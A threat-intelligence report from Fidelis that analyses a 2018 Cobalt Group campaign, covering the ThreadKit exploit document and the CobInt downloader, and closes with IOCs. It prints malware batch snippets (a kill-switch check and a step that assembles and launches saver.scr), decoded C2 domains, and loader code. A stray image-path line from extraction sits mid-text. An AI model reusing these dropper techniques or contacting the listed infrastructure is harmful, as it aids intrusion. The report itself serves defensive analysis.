Cobalt Group

ThreadKit Updates from October 2018

By: Jason Reaves – Principal, Threat Research &
Fidelis Threat Research Team

Executive Summary

Fidelis Threat Research analysts have discovered a new version of ThreadKit, malware notorious for it's use by the cybercrime organization known as Cobalt Group. This report will provide analysis of a recent campaign, seen October 30th, utilizing the Cobalt Group malware frameworks.

Cobalt Group was believed to have suffered a hit earlier this year[1] with the reported arrest of one of its members. After the arrest, the campaigns appear to have slowed significantly however despite this, there has been continued development concerning the groups malware framework.

Key Findings

- Cobalt Group continues to remain active and update malware despite reported arrests
- New version of ThreadKit[2] which is a macro delivery framework sold and used by numerous actors and groups
- CobInt is a loader and backdoor framework utilized in profiling systems

Cobalt Group History

Since 2016, Cobalt Group used alexusMailer 2.0, also known as iPosylka[5], to send spear-phishing emails containing malicious attachments to targets. In 2016, Cobalt Group targeted banks in Eastern Europe using lure attachments containing exploits, which when executed, allowed the group to compromise servers that controlled ATMs, stealing over $32,000 overnight from six ATMs in Eastern Europe.[6,7]

In 2017 they expanded their targets from banks to include supply chain companies, financial exchanges, investment funds, and lenders in North America, Western Europe, and South America.[7] Tools used in 2017 included PetrWrap, more_eggs, CobInt, and ThreadKit.[8] In 2018, the group has been observed continuing the use of CobInt and ThreadKit in addition to more_eggs.[2,3,9]

2018 has seen continued activity with a campaign against financial services organizations in May, in addition to the latest activity, which is analyzed below.

Technical Analysis

ThreadKit

ThreadKit is a Microsoft Office document exploit builder kit first uncovered in October 2017, but attributed to campaigns dating back to June of that year. This initial campaign targeted exploitation of CVE-2017-0199[1].

This analysis of ThreadKit shows a slight evolution, now placing the 'M' from the 'MZ' of an executable file into it's own object and now renaming a number of the objects inside.

The document in question was downloaded from 'hxxps://sepacloud[.]org/File/Doc/Transaction.doc', and we utilized the object decoders from the Fidelis network product to get a quick dump of all the objects:

```
000000 KB :file(cobalt_30oct.doc):ms-rtf(FSS_Object-0)
000564 KB :file(cobalt_30oct.doc):ms-rtf(ParT2.BiN)
000000 KB :file(cobalt_30oct.doc):ms-rtf
000000 KB :file(cobalt_30oct.doc):ms-rtf(FSS_Object-1):jpeg
000000 KB :file(cobalt_30oct.doc):ms-rtf(trbatehtqevyay.ScT):html
000009 KB :file(cobalt_30oct.doc):ms-rtf(gondi.doc):script
000000 KB :file(cobalt_30oct.doc):ms-rtf(uffm.cmd):script
000000 KB :file(cobalt_30oct.doc):ms-rtf(i1mzn.cmd):script
000000 KB :file(cobalt_30oct.doc):ms-rtf(FSS_OLE2Link-2):cfb
000000 KB :file(cobalt_30oct.doc):ms-
rtf(trbatehtqevyay.ScT):html(FSS_trbatehtqevyay.ScT-JavaScript):javascript
```

A few highlights from the embedded files shows a check for block.txt, which is similar to the previous version's kill-switch implementation.

```
ECHO OFF
set rnzogs="%uSeRpRofilE%"
set iornzqg="\appData\loCal\TeMp\blOCk.tXt"
IF EXIST %rnzogs%%iornzqg% (exit) ELSE (copy NUL %rnzogs%%iornzqg% &
start /b %TeMP%\i1mzn.cmd)
```

[1] https://malwaretips.com/threads/new-threadkit-office-exploit-builder-emerges.81266/

```
copy /b %temp%\ParT1.bin + %tmp%\PArt2.bin %temp%\saVer.scr

StArT "" "%temp%\saver.scr"
```

In the second figure we can see the parts being combined to create the executable.

CobInt Downloader

The rebuilt executable from the ThreadKit delivery is the downloader for CobInt [3], previous versions would be a standalone unpacked executable but recently the group moved to hiding their main code in a resource section so that the main loader code now resides in a loader to load the encoded data from the resource section. Before getting to that piece, however, the sample is packed with a variant of the MAN1 crypter [4] and unpacking the layers out remains the same as previously discussed.

After unpacking, the resulting EXE file decodes and loads data from its resource section. Decoding happens within a function called via CreateThread; this function basically performs the following before decoding the data.


```
HRSRC hRsrc = FindResourceA(NULL,1,RT_RCDATA);
HGLOBAL hRsrcLd = LoadResource(NULL, hRsrc);
LPVOID lpRsrcLock = LockResource(hRsrcLd);
DWORD rsrcSize = SizeOfResource(NULL, hRsrc);
LPVOID lpMem = VirtualAlloc(NULL, rsrcSize, MEM_COMMIT|MEM_RESERVE,
PAGE_EXECUTE_READWRITE);
```

The data is then decoded and loaded into the new memory section, the offset to jump to is the result of XORing the first two DWORD values. Upon execution the first the thing the downloader does is make a call and then calculate the address of more data to be decoded.

```
; ------------------------------------
                call    sub_4C7
; START OF FUNCTION CHUNK FOR sub_4C7
```

```
pop     eax
sub     eax, 4A1h
push    ecx
jmp     short loc_484
```

Decoding is a simple XOR loop with a hardcoded key.



In IDA we can go ahead and patch this data and then reanalyze the section.

```
xork = 0x5ad9ae07
data = GetManyBytes(0x0, 0x121*4)
for i in range(0x121):
    temp = struct.unpack_from('<I', data[i*4:])[0]
    temp ^= xork
    PatchDword(i*4,temp)
```

Within this decoded section are a number of routines responsible for resolving needed functions, decoding strings, downloading data from the internet and deobfuscating and decoding the data it retrieves.

The strings are decoded also using a hardcoded XOR key, we can decode out the relevant ones to get the domain and URL where CobInt will be retrieved from.

```
key = bytearray('\xa9\xc8\xa9\x12')
data = bytearray(GetManyBytes(0x448,100)[7:])
j = 0
data = bytearray(GetManyBytes(0x448,100))
for i in range(len(data)):
  data[i] ^= key[j%len(key)]
  if data[i] == 0:
    j = 0
  else:
    j += 1
data.split('\x00')
```

This decodes out the following strings:

```
urlmon
wininet
vitagrey.com
apinxfpqlcwznrjhaopras
crypt32
```

The domain and long pseudo-random string will be used to build a URL that will make a request for more data ‘vitagrey[.]com/apinxfpqlcwznrjhaopras’.This hardcoded URI will return data that appears to be a random blob of text pretending to be an HTML webpage.

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd"><html
xmlns="http://www.w3.org/1999/xhtml" lang="en"><head><title>0 g uk
v4fu,d36j1 y8fq at.uq.</title></head><body><h2>m4.ym j gk.r tfwmwa
l,v8 cjh14agsj/ w/0 uq p z x,g l h,qffc p rw3 l v5iy b1 fei ajyd/ l um
v z dm j6 ebbc,n.</h2><p>xf kgd g lz fatfho b5j z,a,kr0 s+da7 c5,rva
zv g5 f.yh,ee fkb tojf r dx pof47fap/51 qik x mn x g.gmu tq v uabldd
a.ysjxv s,x kf7 sk3ya7b o1.</p><p>lyr h0oa13 ld8ex1r,w m vp t49 z80,e
dl l g p k uslqvi2b.kl maw9p y k er.m zc1oz v,dh d+ g i v5j3pnt,gk
<snip>
```

Historically this mess decodes into CobInt, which is the DLL responsible for acting like a backdoor and receiving additional modules and commands from the C2; however, the HTML tags spread out are a relatively new addition. Looking at the code responsible for deobfuscating this data shows it ignores all the HTML tags:

```
loc_287:                                ; C
                mov     al, [edx+esi]
                cmp     al, 3Ch ; '<'
                jnz     short loc_292
                mov     ah, 1
                jmp     short loc_2BA
; ---------------------------------------

loc_292:                                ; C
                cmp     al, 3Eh ; '>'
                jnz     short loc_29A
                xor     ah, ah
                jmp     short loc_2BA
; ---------------------------------------

loc_29A:                                ; C
                test    ah, ah
                jnz     short loc_2BA
                cmp     al, 20h ; ' '
                jz      short loc_2B8
                cmp     al, 2Eh ; '.'
                jz      short loc_2B8
                cmp     al, 2Ch ; ','
                jz      short loc_2B8
                test    bl, bl
                jz      short loc_2B2
                sub     al, 20h ; ' '
                xor     bl, bl
```

This deobfuscates the base64 string; afterward, the data will be base64-decoded and then passed off to a second decoding loop based upon a hardcoded XOR key and a subtraction.

```
                inc     edx
                mov     dword ptr [ebp-24h], 12A9C8A9h
                cmp     eax, 4
                jbe     short loc_33D
                mov     ebx, [ebp-24h]

loc_31F:                                ; CODE XREF: seg0(
                mov     ecx, [esi+edx*4]
                mov     eax, ecx
                sub     eax, edi
                xor     eax, ebx
                mov     ebx, edi
                mov     [esi+edx*4], eax
                mov     edi, ecx
                mov     eax, [ebp-1Ch]
                inc     edx
                shr     eax, 2
```

What's interesting here is that the XOR key is replaced by the subtraction value and the subtraction value is replaced by the previously read DWORD value. So the only value that's needed is the hardcoded XOR key, meaning mathematically this entire thing can be solved using a theorem prover such as Z3. However, since the first value is just a length, we don't

even need that -- we can just start with a zero XOR key, and then replace it with the subtract value (the first DWORD). The first DWORD will be decoded incorrectly, but we don't need it anyway. This decoded data used to be located within the CobInt DLL, but recent versions added another XOR loop over the data which is a simple DWORD based XOR loop.

The decoded data is the CobInt DLL. When loaded, the malware will sit in a loop beaconing to its C2 and waiting for commands and modules to be executed. As was mentioned in the ProofPoint [3] article, the only modules seen downloaded have been designed for reconnaissance purposes of the victim machine. Our internal analysis of this DLL aligns with existing research in the community, but we will continue to monitor this threat and their tools as they continue to evolve.

Conclusion

Cobalt Group has shown that despite disruptions to their operations with the arrest of an alleged member, they maintain the capability to continue modifying their tradecraft and launch campaigns. Based on this recent activity, we assess with moderate confidence that Cobalt Group maintains the capability to continue development of their tradecraft. However, since May of this year Fidelis researchers have seen a slight decrease in their operations tempo; which might be attributed to the arrest of an alleged member of the organization.

Fidelis recommends that clients:

- Integrate the below indicators of compromise to detect and/or prevent infections
- Leverage Fidelis Network or Endpoint to hunt for observables and indicators
- Maintain or conduct phishing security awareness training

IOCs

Name	Indicator	Type
ThreadKit Doc	21bc34555494cf543cff2d9670be494a0821b44b9871c1eb9b94ba19e5091765	SHA-256
Cobint Downloader	7e82aa131fd92a4d0aec5086e036be544be0dd84a20ba25ffda633a9fbb69c32	SHA-256
Encoded Cobint	d1f5cf4709c75b90f71ebb5a625a89aae0e767ffbebfd3fe1d9b708e74446cd5	SHA-256
Decoded Cobint	a458dd186117a642bdf873b132e1b2bb018698483c2046cc8c19b007e62bf3aa	SHA-256

References

1. **https://www.europol.europa.eu/newsroom/news/mastermind-behind-eur-1-billion-cyber-bank-robbery-arrested-in-spain**
2. **https://www.proofpoint.com/us/threat-insight/post/unraveling-ThreadKit-new-document-exploit-builder-distribute-The-Trick-Formbook-Loki-Bot-malware**
3. **https://www.proofpoint.com/us/threat-insight/post/new-modular-downloaders-fingerprint-systems-part-3-cobint**
4. **http://vixra.org/abs/1706.0382**
5. https://www.rsaconference.com/writable/presentations/file_upload/fle-r09_analysis_of_cobalt_attacks_on_financial_institutions-swift_processing_atms.pdf
6. https://blog.comodo.com/malware/cobalt-malware-threatens-atm-security/
7. https://threatpost.com/despite-ringeaders-arrest-cobalt-group-still-active/132306/
8. https://www.group-ib.com/blog/renaissance
9. https://www.secureworks.com/blog/cybercriminals-increasingly-trying-to-ensnare-the-big-financial-fish